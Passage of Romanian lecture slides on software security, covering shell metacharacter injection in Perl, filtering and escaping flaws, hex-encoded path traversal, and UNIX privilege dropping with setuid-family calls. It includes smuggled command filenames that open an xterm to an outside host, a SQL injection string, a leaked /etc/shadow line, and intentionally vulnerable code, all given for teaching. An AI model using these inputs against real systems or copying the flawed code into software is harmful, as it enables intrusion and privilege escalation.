 - ▶ ex. programele e-mail preiau fiecare linie ce începe cu '^' și o execută în shell

Functia Perl open() - funcționalitate

- oferă capabilități multiple
 - ▶ deschide fișiere și procese
 - ▶ modul de deschidere al fișierelor depinde de anumite metacaractere specificate la începutul și sfârșitul numelui fișierului
- mode characters
 - ▶ '<' (la început): deschide fișierul pentru citire
 - ▶ '>' (la început): deschide fișierul pentru scriere, dacă nu există fișierul este creat
 - ▶ '+ <' (la început): deschide fișierul pentru citire-scriere
 - ▶ '+ >' (la început): deschide fișierul pentru citire-scriere, dacă nu există fișierul este creat
 - ▶ '>>' (la început): deschide un fișierul pentru adăugare
 - ▶ '+ >>' (la început): deschide un fișierul pentru adăugare, dacă nu există fișierul este creat
 - ▶ '|' (la început): argumentul este o comandă, creează *pipe* pentru a rula comanda cu drepturi de scriere
 - ▶ '|' (la sfârșit): argumentul este o comandă, creează *pipe* pentru a rula comanda cu drepturi de citire

Exemple de cod vulnerabil

- ex 1: nume de fișier vulnerabil (ex. '— xterm -d 1.2.3.4:0;')

```
open(FH, "$username.txt") || die("$!");
```

- ex 2: similar exemplu 1 ('foo; xterm -d 1.2.3.4:0 —;')

```
open(FH, "/data/profiles/$username.txt") || die("$!");
```

- ex 3: nume de fișier vulnerabil ce ar permite atacatorului sa deschidă și să citească date (ex '>log')

```
open(FH, "+>$username.txt") || die("$!");
```

Filtrarea metacaracterelor - eliminarea metacaracterelor

- strategie:
 - ▶ respingerea cererilor periculoase
 - ▶ eliminarea caracterelor periculoase
- ambele variante implică filtrarea datelor primite de la utilizator, adesea folosind expresii regulare
- eliminarea caracterelor este opțiunea mai riscantă dar și mai robustă
- ex: verifică dacă există caractere ilegale în datele primite

```
if ($input_data =~ /[^\w\-\_]/) {  
    print "Error..Input data contains illegal characters!";  
    exit;  
}
```

Filtrarea metacaracterelor - eliminarea metacaracterelor (II)

- ex 2: înlocuirea caracterelor ilegale

```
$input_data =~ s/[^\w]/g;
```

- două tipuri de filtrare

① **black lists**: *explicit deny*

② **white lists**: *explicit allow* (considerat mai restrictiv / sigur)

- ex 3: black list

```
int isillegal(char *input) {
    char *bad_chars = "\\"\\|<>*&-*";
    for (; *input; input++)
        if (strchr(bad_chars, *input))
            return 0;
    return 1;
}
```

Filtrarea metacaracterelor - eliminarea metacaracterelor (III)

- ex 4: white list

```
int islegal(char *input) {
    for (; *input; input++)
        if (!isalnum(*input) && *input != '_' && !isspace(*input))
            return 0;
    return 1;
}
```

Filtrare insuficientă

- ex: vulnerabil deoarece "\n" nu este filtrat

```
int suspicious (char *s) {
    if (strpbrk(s, "|&<>'#!?(){}^") != NULL)
        return 1;
    return 0;
}
```

- trebuie să aveți în vedere diferențele implementări / versiuni ale programelor
- exemplu: când folosiți *popen*, datele sunt interpretate de *shell* și abia apoi de programul curent

Eliminarea caracterelor

- mai periculos decât respingerea cererilor periculoase, cod expus la erori
- ex 1: vulnerabil datorită unei erori de procesare cu scopul de a elimina ".." (pentru secvențe "..../", a doua secvență nu este eliminată)

```
char* clean_path(char *input) {
    char *src, *dst;
    for (src = dst = input; *src; )
        if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
            src += 3;
            memmove(dst, src, strlen(src) + 1);
            continue;
        } else
            *dst++ = *src++;
    *dst = '\0';
    return input;
}
```

Eliminarea caracterelor (II)

- exd 2: încă vulnerabil la secvențe "....//"

```
char* clean_path(char *input) {
    char *src, *dst;
    for (src = dst = input; *src; )
        if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
            memmove(dst, src+3, strlen(src+3) + 1);
            continue;
        } else
            *dst++ = *src++;
    *dst = '\0';
    return input;
}
```

Escaping Metacharacters

- metodă non-destructivă
- metodele diferă pentru diferitele formate de date, în general se adaugă un caracter care va invalida metacaracterul ilegal
- exemplu: vulnerabil deoarece caracterul "\\" rămâne

```
$username =~ s/\\"\\'*\\\$1/g;
$passwd =~ s/\\"\\'*\\\$1/g;
$query = "SELECT * FROM users
          WHERE user='$_$username$_'
          AND pass = '\"$_$passwd$_"';
```

- dacă atacatorul furnizează "bob\ OR user = " pentru utilizator și "\ OR 1=1" pentru parolă, rezultatul este

```
SELECT * FROM users
          WHERE user='bob\\' OR user =
          AND pass = '\\ OR 1=1;
```

Evitarea metacaracterelor - descriere

- pot fi folosite caractere codificate pentru a evita mecanismele de filtrare
- dacă se modifică datele de mai multe ori, crește probabilitatea erorilor logice de securitate

Codificare hexazecimală

- metode de codificare URI
 - ▶ un octet este codificat de caracterul '%' urmat de doua cifre hexazecimale reprezentând valoarea acelui caracter
 - ▶ pentru Unicode se pot folosi patru octeți precedați de "%u" sau "%U"
- ex 1: vulnerabil pentru date de forma "..%2F..%2Fetc%2Fpassword"
("../../../etc/passwd")

```
int open_profile (char *username) {
    if (strchr(username, '/')) { // detectia metacaracterelor
        log ("possible attack: slashes in username");
        return -1;
    }
    chdir("/data/profiles");
    return open(hexdecode(username), O_RDONLY);
    // codificarea datelor!!!
}
```

Codificare hexazecimală (II)

- soluția: decodificarea caracterelor ilegale
 - ▶ pot să apară probleme când se decodifică greșit caracterele
 - ▶ pot să apară probleme când se fac presupuneri despre datele ce urmează după caracterul "%"
- ex 2: vulnerabil deoarece se presupune că un număr nu este o literă în intervalul 'a'/'A'-'z'/'Z'

```
int convert_byte (char byte) {
    if (byte >= 'A' && byte <= 'F')
        return (byte - 'A') + 10;
    else if (byte >= 'a' && byte <= 'f')
        return (byte - 'a') + 10;
    else
        return (byte - '0');
}
int convert_hex (char *string) {
    int val1, val2;
    val1 = convert_byte(string[0]);
    val2 = convert_byte(string[1]);
    return (val1 << 4) | val2;
}
```

Bibliografie

- ① “The Art of Software Security Assessments”, chapter 8, “Strings and Metacharacters”, pp. 387 – 458
- ② “24 Deadly Sins of Software Security”, chapter 6, “Format String Problems”, Chapter 10, “Command Injection”.

Securitate Software

V. Vulnerabilități specifice sistemelor de operare

Execuție cod cu prea multe privilegii

Obiective

- prezentarea vulnerabilităților ce rezultă din manipularea greșită a permisiunilor aplicațiilor
- prezentarea mecanismelor de asignare a privilegiilor (UNIX) și vulnerabilitățile asociate

Continut

- 1 Vulnerabilitatea "prea multe privilegii"
- 2 Linux privilegii si vulnerabilitati
 - Sistemul de privilegii
 - Procese in linux
 - Programe privilegiate
 - Funcții pentru User și Group ID
 - Utilizarea gresita a privilegiilor
 - Scaderea permanenta a privilegiilor
 - Scaderea temporara a privilegiilor
 - Audit pentru cod ce modifica drepturile
 - Extensia privilegiilor

Test

1. Analizați următoarea secvență de cod. Corectați eventualele greșeli. Argumentați. (trimiteți răspunsul la *mihai.suciu [at] ubbcluj.ro*)

```
int get_user(char *user) {
    char buf[1024];

    if (strlen(user) > sizeof(buf))
        die("error: user string too long\n");

    strcpy(buf, user);
}
```

Analizați următoarele secvențe de cod. Corectați eventualele greșeli. Argumentați.

(trimiteți răspunsul la *mihai.suciu [at] ubbcluj.ro*)

- din perspectiva cursului 2

```
int get_user(char *user) {
    char buf[1024];

    if (strlen(user) > sizeof(buf))
        die("error: user string too long\n");

    strcpy(buf, user);
}
```

- din perspectiva cursului 3

```
...
while (count) {
    if (strlen(nameStr) + count < (MAX_LEN - 1)) {
        ...
        strncat(nameStr, (char*)indx, count);
        ...
    }
}
nameStr[strlen(nameStr)-1] = 0;
```

Vulnerabilitatea "prea multe privilegii" - descriere

- o aplicație ce rulează cu privilegii mai mari decât are nevoie
 - cazul extrem: privilegii de administrator / system
- defect de design
 - contrazice principiul "cel mai mic privilegiu"
 - o aplicație primește nivelul minim de privilegii necesar pentru a-și face treaba
 - contrazice principiul "apărare în profunzime"
- poate fi un defect de implementare
 - când aplicația nu își coboară nivelul de privilegii atunci când ar trebui să o facă
- efecte:
 - dă atacatorului mai multă putere când este exploatată aplicația
 - ex. atacatorul poate executa cod cu privilegiile aplicațieiexploatare
 - ex. atacatorul poate accesa date pentru care în mod normal nu are privilegii

Referințe CWE

- CWE-264: “Permissions, Privileges, and Access Controls”
 - foarte generală
 - legată de administrarea permisiunilor, privilegiilor și altor caracteristici ce permit controlul accesului
- CWE-265: “Privilege / Sandbox Issues”
 - asignarea, administrarea, manipularea greșita a privilegiilor
- CWE-250: “Execution with Unnecessary Privileges”
 - execută operații la un nivel de privilegii mai mare decât este necesar
 - se creează o vulnerabilitate sau se aplică efectul vulnerabilităților existente
- CWE-269: “Improper Privilege Management”
 - nu se creează, modifică, urmaresc, verifică corect drepturile de acces pentru un utilizator, se creează neintenționat o sferă de acces pentru acest utilizator
- CWE-271: “Privilege Dropping / Lowering Errors”
 - nu se modifică drepturile de acces (nu se scad privilegiile) pentru utilizatorii / resursele ce nu au privilegiile aplicației

Vulnerabilități

- folosirea de reguli stricte pe anumite resurse
 - ex. acces root / administrator doar pentru anumite fișiere sau directoare
 - ⇒ forțează ca aplicațiile să ruleze cu privilegii elevate pentru a putea avea acces la aceste resurse
 - nu permite utilizatorilor cu drepturi de acces limitate (și aplicațiilor acestora) să acceseze aceste resurse
- nu se coboară privilegiile înainte de a executa acțiuni pentru utilizatorii cu privilegii inferioare
 - uită să se facă asta
 - nu se apelează funcțiile care trebuie sau nu se specifică corect parametrii
 - nu se verifică dacă execuția funcțiilor apelate s-a terminat cu succes

Identificarea vulnerabilității


- în general
 - determinați dacă aplicația poate rula corect fără drepturi de administrator (*non-admin privileges*)
- code review
 - determinați ce privilegii necesită aplicația
 - determinați dacă drepturile de acces sunt configurate corect
- tehnici de testare
 - anulați privilegiile aplicației
 - ex. în Windows, luați jetonul aplicației (token) și parsați-l, instrumente precum Process Explorer (access token = obiect ce descrie contextul de securitate al unui proces / thread)

Recomandări

- rulați aplicația cu cel mai mic privilegiu
- determinați și înțelegeți de ce privilegii are nevoie aplicația
- scoateți privilegiile inutile
- poate fi un proces complex
 - mai ales atunci când aplicația interacționează cu alte aplicații ce au privilegii înalte


Privilegii - recapitulare

- inele de protecție



- utilizator → *user ID* (UID)
- $UID = 0$ → "superutilizator" sau utilizator *root*
- grupuri identificate prin *group ID* (GID)
- utilizatorii */etc/passwd*, grupurile */etc/group*

Privilegii sudo (root)



Linux - privilegii și vulnerabilități, proces

- program
- proces
- în mod normal fiecare proces rulează cu privilegiile utilizatorului de care aparține
 - *user identity (UID)* este asociat cu toate procesele utilizatorului \Rightarrow *real UID (RUID)* pentru fiecare proces
- procesele ce aparțin *root (UID=0)* au acces absolut la toate resursele
- există cazuri în care un proces rulează cu alte privilegii (mai mari) decât ale utilizatorului de care aparține
 - procesele rulează ca și cum ar aparține de alt utilizator
 - *effective UID* determină privilegiile acestui proces
- privilegii speciale pot fi obținute prin mecanisme precum
 - set-user-id (SUID) și set-group-id (SETGID)

UID asociat unui proces

- identificatorul pentru utilizatorul unui proces (UID)
 - real UID
 - saved SUID
 - effective UID
- atunci când un proces rulează un program nou, ex. prin apelul system execve()
 - real UID ramâne la fel
 - effective UID se schimbă dacă
 - SUID este setat pentru noul program \Rightarrow effective UID primește UID al 'proprietarului' aceluia program
 - SUID salvat este înlocuit de noul effective UID
- în mod normal un proces poate să-și schimbe effective *UID*
 - cu *real UID* sau *saved SUID*
- procesele cu *effective UID* 0 au acces complet la sistem

GID asociate unui proces

- identificatorii grupului unui proces (GID - group identifiers)
 - real GID
 - saved SGID
 - effective GID
 - supplemental GID, alte grupuri de care aparține utilizatorul curent
 - procesele cu *effective GID* 0 nu au acces complet asupra sistemului

Privilegiile unui proces

- permisiunile unui proces sunt determinate de:
 - *effective UID* al acelui proces
 - *effective GID* al acelui proces
 - *supplemental GID* al acelui proces

Programe SUID și SGID

- proces *effective UID / SGID = UID / GID* deținătorul programului
- *SUID / SGID* salvat pentru un proces = *effective UID / GID*
- permite utilizatorilor de rând (*normal user*) să acceseze resursele altor utilizatori
- proces
 - pornește cu privilegii elevate
 - poate să-și **coboare temporar privilegiile** prin trecerea la *UID / GID* său
 - poate să-și **recapete privilegiile** prin trecerea la *SUID / SGID*
 - poate să-și **coboare permanent privilegiile** prin înlocuirea *ID*-urilor efective și *ID*-urilor salvate cu *ID*-ul său real
- programe *SUID / SGID* non-root, ex *wall*
 - acțiuni limitate la operațiile descrise mai sus
- programe SUID / SGID root, ex. *ping*, *passwd*
 - majoritatea programelor *SUID* sunt *SUID root*, aparțin root
 - pot să-și schimbe *ID*-ul arbitrar

Exemplu de programe SUID și SGID non-root

```
$ find /usr/bin -perm /06000 -print0 | xargs -0 ls -l
-rwsr-sr-x 1 daemon daemon      51464 Jan 15  2016 /usr/bin/at
-rwxr-sr-x 1 root     tty        14752 Mar  1  2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root     shadow    62336 May 17 02:37 /usr/bin/chage
-rwsr-xr-x 1 root     root       49584 May 17 02:37 /usr/bin/chfn
-rwsr-xr-x 1 root     root       40432 May 17 02:37 /usr/bin/chsh
-rwxr-sr-x 1 root     crontab   36080 Apr  6  2016 /usr/bin/crontab
-rwxr-sr-x 1 root     shadow    22768 May 17 02:37 /usr/bin/expiry
-rwsr-xr-x 1 root     root       75304 May 17 02:37 /usr/bin/gpasswd
-rwxr-sr-x 1 root     mlocate   39520 Nov 18  2014 /usr/bin/mlocate
-rwsr-xr-x 1 root     root       32944 May 17 02:37 /usr/bin/newgidmap
-rwsr-xr-x 1 root     root       39904 May 17 02:37 /usr/bin/newgrp
-rwsr-xr-x 1 root     root       32944 May 17 02:37 /usr/bin/newuidmap
-rwsr-xr-x 1 root     root       54256 May 17 02:37 /usr/bin/passwd
-rwsr-xr-x 1 root     root       23376 Jan 18  2016 /usr/bin/pkexec
.....
```

Daemons

- procese ce rulează în fundal și furnizează servicii sistem
- pornite automat (*boot time*)
- adesea rulează ca și *root* pentru a permite efectuarea anumitor operații
- adesea ele rulează alte programe pentru a gestiona anumite sarcini, copiii lor sunt porniți cu privilegii *root*
- pot primi temporar identitatea altor utilizatori pentru anumite acțiuni într-o manieră sigură
 - atât timp cât programul își lasă *SUID* și *UID* la valoarea 0, își poate recăpăta privilegiile *root*
- exemplu: */bin/login*

Exemple de procese Daemon

```
$ ps auxf | grep -i tty
F  UID   PID  PPID PRI  NI    VSZ    RSS WCHAN STAT TTY          TIME COMMAND
0  1000  1435  1386  20    0  14224    944 pipe_w S+    pts/0          0:00
4     0  1105      1  20    0  65832   3464 -       Ss    tty1          0:00  \_ grep -- color=auto -i tty
4  1000  1333  1105  20    0  22604   5200 wait_w S+    tty1          0:00  0:00  /bin/login --
4                                0:00  \_ -bash
```

Funcția seteuid()

- sintaxa

```
int seteuid(uid_t euid);
```

- schimbă *effective UID* pentru proces
- folosită pentru a schimba temporar privilegiile
- un proces ce are *effective UID*
 - *root*: poate să-și modifice *effective UID* la orice valoare
 - *non-root*: poate doar să-și schimbe *effective UID* între *saved SUID* și *real UID*

Funcția seteuid() - exemple

- utilizator cu $UID = 1000$ rulează un program *SUID* al utilizatorului $UID = 2$

```
$ ls -l suid-program  
-rwsrwsr-x 1 bin bin 8936 oct 29 12:50 suid-program  
  
$ ./suid-program  
INITIAL  
real_uid = 1000, effective_uid=2, saved_suid=2  
  
seteuid(33); // nu se poate schimba effective uid  
real_uid = 1000, effective_uid=2, saved_suid=2  
  
seteuid(1000);  
real_uid = 1000, effective_uid=1000, saved_suid=2  
  
seteuid(2);  
real_uid = 1000, effective_uid=2, saved_suid=2
```

Funcția seteuid() - exemple (II)

- utilizator cu $UID = 1000$ rulează un program *SUID* al utilizatorului root $UID = 0$

```
$ ls -l suid-program
-rwsrwsr-x 1 root root 8936 oct 29 12:50 suid-program

$ ./suid-program
INITIAL
real_uid = 1000, effective_uid=0, saved_suid=0

seteuid(33); // se poate schimba effective UID
real_uid = 1000, effective_uid=33, saved_suid=0

seteuid(1000);
real_uid = 1000, effective_uid=1000, saved_suid=0

seteuid(33); // nu se poate schimba effective UID
real_uid = 1000, effective_uid=1000, saved_suid=0

seteuid(0);
real_uid = 1000, effective_uid=0, saved_suid=0
```

Funcția setuid() - descriere

- sintaxa

```
int setuid(uid_t uid);
```

- pentru procese root

- schimbă toate *UID*, *effective UID*, *real UID*, *saved UID* la *UID* specificat
 - folosit pentru a primi permanent rolul unui utilizator
 - scaderea drepturilor

- pentru procese non-root: diferit în funcție de varianta Linux

- Linux, Solaris și OpenBSD: se comportă ca *seteuid()*
 - FreeBSD și NetBSD: similar cu procesele root
 - nu se recomandă a fi folosită pentru a diminua permanent privilegiile unui proces non-root

Funcția setuid() - exemple

- utilizator cu $UID = 1000$ rulează un program $SUID$ al utilizatorului $UID = 2$

```
$ ls -l suid-program
-rwsrwsr-x 1 bin bin 8936 oct 29 12:50 suid-program

$ ./suid-program
INITIAL
real_uid = 1000, effective_uid=2, saved_suid=2

setuid(33); // nu se poate schimba
real_uid = 1000, effective_uid=2, saved_suid=2

setuid(1000);
real_uid = 1000, effective_uid=1000, saved_suid=2

setuid(2); // se schimba doar effective UID
real_uid = 1000, effective_uid=2, saved_suid=2
```

Funcția setuid() - exemple (II)

- utilizator cu $UID = 1000$ rulează un program *SUID* al utilizatorului root $UID = 0$

```
$ ls -l suid-program
-rwsrwsr-x 1 root root 8936 oct 29 12:50 suid-program

$ ./suid-program
INITIAL
real_uid = 1000, effective_uid=0, saved_suid=0

setuid(33); // scade permanent privilegiile
real_uid = 33, effective_uid=33, saved_suid=33

setuid(1000); // nu se poate
real_uid = 33, effective_uid=33, saved_suid=33

setuid(0); // nu se poate
real_uid = 33, effective_uid=33, saved_suid=33
```

Funcția setresuid() - descriere

- sintaxa

```
int setresuid(uid_t ruid, uid_t euid, uid_t suid);
```

- folosită pentru a seta explicit cele trei UID
- dacă se dă ca și argument "-1", valoarea curentă corespunzătoare UID-urilor este salvată
- procesele root pot seta UID la orice valori
- procesele non-root pot configura orice ID la valoarea curentă a oricărui din cele trei UID

Funcția setresuid() - exemple

- utilizatorui cu $UID = 1000$ rulează un program *SUID* al utilizatorului cu $UID = 2$ și schimbă permanent $UID = 1000$

```
$ ls -l suid-program  
-rwsrwsr-x 1 bin bin 8936 oct 29 12:50 suid-program
```

```
$ ./suid-program  
INITIAL  
real_uid = 1000, effective_uid=2, saved_suid=2  
  
setresuid(-1, -1, -1);  
real_uid = 1000, effective_uid=2, saved_suid=2  
  
setresuid(33, 33, 33); // nu se poate  
real_uid = 1000, effective_uid=2, saved_suid=2  
  
setresuid(-1, 1000, -1);  
real_uid = 1000, effective_uid=1000, saved_suid=2  
  
setresuid(-1, 2, -1);  
real_uid = 1000, effective_uid=2, saved_suid=2
```

Funcția setresuid() - exemple (II)

```
setresuid(-1, -1, 1000);
real_uid = 1000, effective_uid=2, saved_suid=1000
```

```
setresuid(-1, -1, 2);
real_uid = 1000, effective_uid=2, saved_suid=2
```

```
setresuid(-1, 1000, 1000); // schimba la UID = 1000
real_uid = 1000, effective_uid=1000, saved_suid=1000
```

```
setresuid(-1, 2, 2); // nu se poate schimba inapoi la UID = 2
real_uid = 1000, effective_uid=1000, saved_suid=1000
```

Funcția setresuid() - exemple (III)

- utilizatorul cu $UID = 1000$ rulează un program *SUID* al utilizatorului root $UID = 2$ și își schimbă permanent $UID = 2$

```
$ ls -l suid-program
-rwsrwsr-x 1 bin bin 8936 oct 29 12:50 suid-program
$ ./suid-program
INITIAL
real_uid = 1000, effective_uid=2, saved_suid=2
setresuid(-1, -1, -1);
real_uid = 1000, effective_uid=2, saved_suid=2
setresuid(33, 33, 33); // nu se poate
real_uid = 1000, effective_uid=2, saved_suid=2
setresuid(-1, 1000, -1);
real_uid = 1000, effective_uid=1000, saved_suid=2
setresuid(-1, 2, -1);
real_uid = 1000, effective_uid=2, saved_suid=2
setresuid(-1, -1, 1000);
real_uid = 1000, effective_uid=2, saved_suid=1000
setresuid(-1, -1, 2);
real_uid = 1000, effective_uid=2, saved_suid=2
```

Funcția setresuid() - exemple (IV)

```
setresuid(2, -1, -1); // schimba la UID = 2
real_uid = 2, effective_uid=2, saved_suid=2
setresuid(1000, -1, -1); // nu poate schimba la UID = 1000
real_uid = 2, effective_uid=2, saved_suid=2
```

Funcția `setreuid()`

- sintaxa

```
int setreuid(uid_t ruid, uid_t euid);
```

- folosită pentru a seta *UID* real și efectiv
- dacă se dă ca și argument valoarea "-1" se folosește valoarea curentă pentru *UID*
- procesele root: pot configura *ID* la orice valoare
- procesele non-root: depinde de sistemul de operare, dar în general
 - *real UID* –> *effective UID*
 - *effective UID* –> *real UID*, *effective UID* sau *saved UID*
 - *saved UID* se încearcă să fie actualizat dacă *effective UID* diferit de noul *real UID*
- folositoare în următoarele situații
 - un program nou are două *UID* deoarece *real UID* și *saved SUID* nu sunt root
 - programul vrea să scadă un set de privilegii
 - funcția `setresuid()` nu este disponibilă
 - soluție: `setreuid(getuid(), getuid());`

Funcții Group ID

- *setegid*: schimb între *effective GID* și *saved SGID* sau *real GID*
- *setgid*: schimbă *effective GID*, posibil și *saved SGID* și *real GID*
- *setresgid*: schimbă toate *GID*
- *setregid*: schimbă *real* și *effective GID*
- *setgroups*: stabilește grupuri suplimentare (necesită *effective UID = 0*)
- *initgroups*: alternativă la *setgroups* (necesită *effective UID = 0*)
- atenție
 - *effective UID = 0* \implies proces root, funcțiile din grup au comportament special
 - *effective GID = 0* \implies proces non-root

Utilizarea greșită a privilegiilor - descriere

- context
 - programe care rulează cu drepturi elevate
- greșeli
 - efectuează acțiuni potențial periculoase în numele unui utilizator cu mai puține privilegii, fără a-și micșora mai întâi privilegiile
 - nu se iau măsuri de precauție înainte de interacțiunea cu sistemul de fișiere
- rezultat
 - expune fișiere importante \implies *information leakage*
 - sistemul este compromis
- sfat
 - un program *SUID / SGID* trebuie să-și coboare (temporar) privilegiile atunci când efectuează o operație interzisă pentru *real UID*
 - alternativă: verificați permisiunile pe baza *real UID*

Exemplu

- programul SUID root *XF86_SVGS*

```
$ id  
uid=1000(test) gid=1000(test) groups=1000(test)  
  
$ ls -l /etc/shadow  
-rw-r----- 1 root root .... /etc/shadow  
  
$ cd /usr/X11R6/bin  
  
$ ./XF86_SVGA --config /etc/shadow  
Unrecognized option: root :qEXaUxSeQ45la:10171:-1:-1:-1:-1:-1:  
...
```

- programul citește fișiere fără a verifică dacă *real UID* are permisiuni pe acel fișier
- *SUID* nu a fost folosit pentru a citi fișiere de configurare, a fost folosit pentru a afișa schimbările din fișierele de configurare

Biblioteci

- folosirea bibliotecilor externe
- sunt adesea sursa potențialelor probleme de securitate
- utilizatorii nu au detalii despre implementare, cunosc doar API

Scaderea permanenta a privilegiilor - context

- cod folosit pentru a micșora permanent privilegiile

```
// operatii cu privilegii elevate  
// configurare socket  
setup_socket();
```

```
// coborarea privilegiilor  
setuid(getuid());
```

```
// operatii neprivilegiate  
start_procloop();
```

- în unele situații nu este de ajuns (in care?)

Privilegiile grupului

- programe cu *SUID* și *SGID*
- **greșeala**: programul uită să-și scadă privilegiile grupului, pe lângă *UID*
- **greșeală**: ordinea greșită

```
// coborarea privilegiilor utilizatorului
setuid(getuid());

// avand privilegiile utilizatorului nou
// nu se pot cobora privilegiile grupului vechi
setgid(getgid());
```

- *saved SGID* poate să ramână în grupul privilegiat
- un atacator poate executa codul
`setegid(0); sau setregid(-1,0);`
pentru a recupera privilegiile grupului

Privilegiile grupului (II)

- ordinea corectă

```
// coborarea privilegiilor grupului  
setgid(getgid());
```

```
// coborarea privilegiilor utilizatorului  
setuid(getuid());
```

Supplemental Group Privileges

- context
 - procese pornite ca și utilizatori cu privilegii elevate, ex daemon
 - pornește cu privilegiile grupului = privilegiile utilizatorului
 - preia rolul unui utilizator neprivilegiat
- greșeala
 - aplicația își coboară privilegiile dar
 - lasă privilegiile suplimentare ale grupului utilizatorului privilegiat la utilizatorul cu mai puține privilegii
- incomplet, cod vulnerabil

```
if (root) {  
    setgid(normal_uid);  
    setuid(normal_gid);  
}
```

Supplemental Group Privileges (II)

- versiunea corectă pentru scăderea privilegiilor

```
if (root) {  
    setgroups(0, NULL);  
    setgid(normal_uid);  
    setuid(normal_gid);  
}
```

privilegii elevate pentru non-root

- context
 - un program *SUID* ce aparține unui utilizator non-root
- rulare ca și non-root

```
setgid( getgid () );
setuid( getuid () );
```

- **setuid()** și **setgid()** schimbă doar *effective ID* nu și *saved ID*
- atacatorii pot redobândi privilegiile aplicației
- soluție: folosiți următoarele funcții
 - **setresgid()** / **setregid()**
 - **setresuid()** / **setreuid()**

Combinarea între renunțarea temporară / permanentă a privilegiilor

- specific aplicațiilor care
 - schimbă între utilizatori cu diferite privilegii
 - eventual scăderea privilegiilor la toți utilizatorii (dacă este posibil)
- pot apărea erori datorită utilizării `setuid()`

Combinarea între renunțarea temporară / permanentă a privilegiilor - exemplu

```
void main_loop() {}  
uid_t realuid = getuid();  
// nu e nevoie de privilegii  
DROP_PRIV  
do_unprivileged_action();  
// primește înapoi privilegii  
RAISE_PRIV  
do_privileged_action();  
...  
// nu necesita privilegii  
DROP_PRIV  
...  
// coboara permanent privilegiile  
// !!! nu e root, -> SUID nu se schimba  
setuid(realuid);  
...  
}
```

- la scăderea permanentă a privilegiilor *effective UID* al procesului nu este 0 ci *realuid*, *saved SUID* rămâne neschimbăt (ramâne 0)
- un atacator poate apela (dintr-un program compromis) "*seteuid(0);*"

Scăderea temporară a privilegiilor

- abandonarea permanentă a privilegiilor este cea mai sigură opțiune pentru o aplicație setuid
 - dar trebuie folosit apelul corect
 - `seteuid(getid())`:
 - opțiune bună pentru scăderea temporară a privilegiilor
 - opțiune proastă pentru abandonarea permanentă a privilegiilor
- apelul corect pentru abandonarea permanentă a privilegiilor:
`setuid(getuid())`:
 - merge doar pentru root

Mai multe conturi utilizator

- specific programelor ce necesită mai mult de un cont de utilizator
- implementarea greșită

```
// devin user1
seteuid(user1);
process_log1();
```

```
// devin user2
seteuid(user2);
process_log1();
```

```
// devin root
seteuid(0);
```

Mai multe conturi utilizator (II)

- implementarea corectă

```
// devin user1
seteuid(user1);
process_log1();
```

```
// devin root
seteuid(0);
```

```
// devin user2
seteuid(user2);
process_log1();
```

```
// devin root
seteuid(0);
```

Audit - scăderea permanentă a privilegiilor pentru procesele root

- ① când se scad privilegiile *UID* = 0
- ② stergerea grupurilor suplimentare
 - folosind *setgroups* cu *effective UID* = 0
- ③ cele trei *GID* trebuie coborâte la un nivel *GID* neprivilegiat
 - abordare corectă: `setgid(getgid())`;
 - abordare greșită: `setegid(getgid())`;
- ④ cele trei *GID* trebuie coborâte la un nivel *UID* neprivilegiat
 - abordare corectă: `setuid(getuid())`;
 - abordare greșită: `seteuid(getuid())`;

Audit - scăderea permanentă a privilegiilor pentru procesele non-root

- ① nu se pot modifica grupurile cu `setgroups()`
- ② pentru coborârea *GID* se folosește
 - `setresgid(getgid(), getgid(), getgid())`;
- ③ pentru coborârea *UID* se folosește
 - `setresuid(getuid(), getuid(), getuid())`;

Limitarea sistemului de privilegii pentru sistemele UNIX

- modelul de privilegii "totul sau nimic"
- root are acces nerestricționat
- exemplu
 - ping are nevoie de acces root pentru a crea raw socket
 - dacă este exploatat înainte să-și coboare privilegiile, programul are acces total asupra resurselor sistemului
- orice program care necesită privilegii speciale pune siguranța întregului sistem în pericol

Bibliografie

- ① “The Art of Software Security Assessments”, chapter 9, “UNIX 1. Privileges and Files”, pp. 476 – 576
- ② “24 Deadly Sins of Software Security”, chapter 16, “Executing Code with Too Much Privilege”.

Securitate Software

V.II Vulnerabilități specifice sistemelor de operare

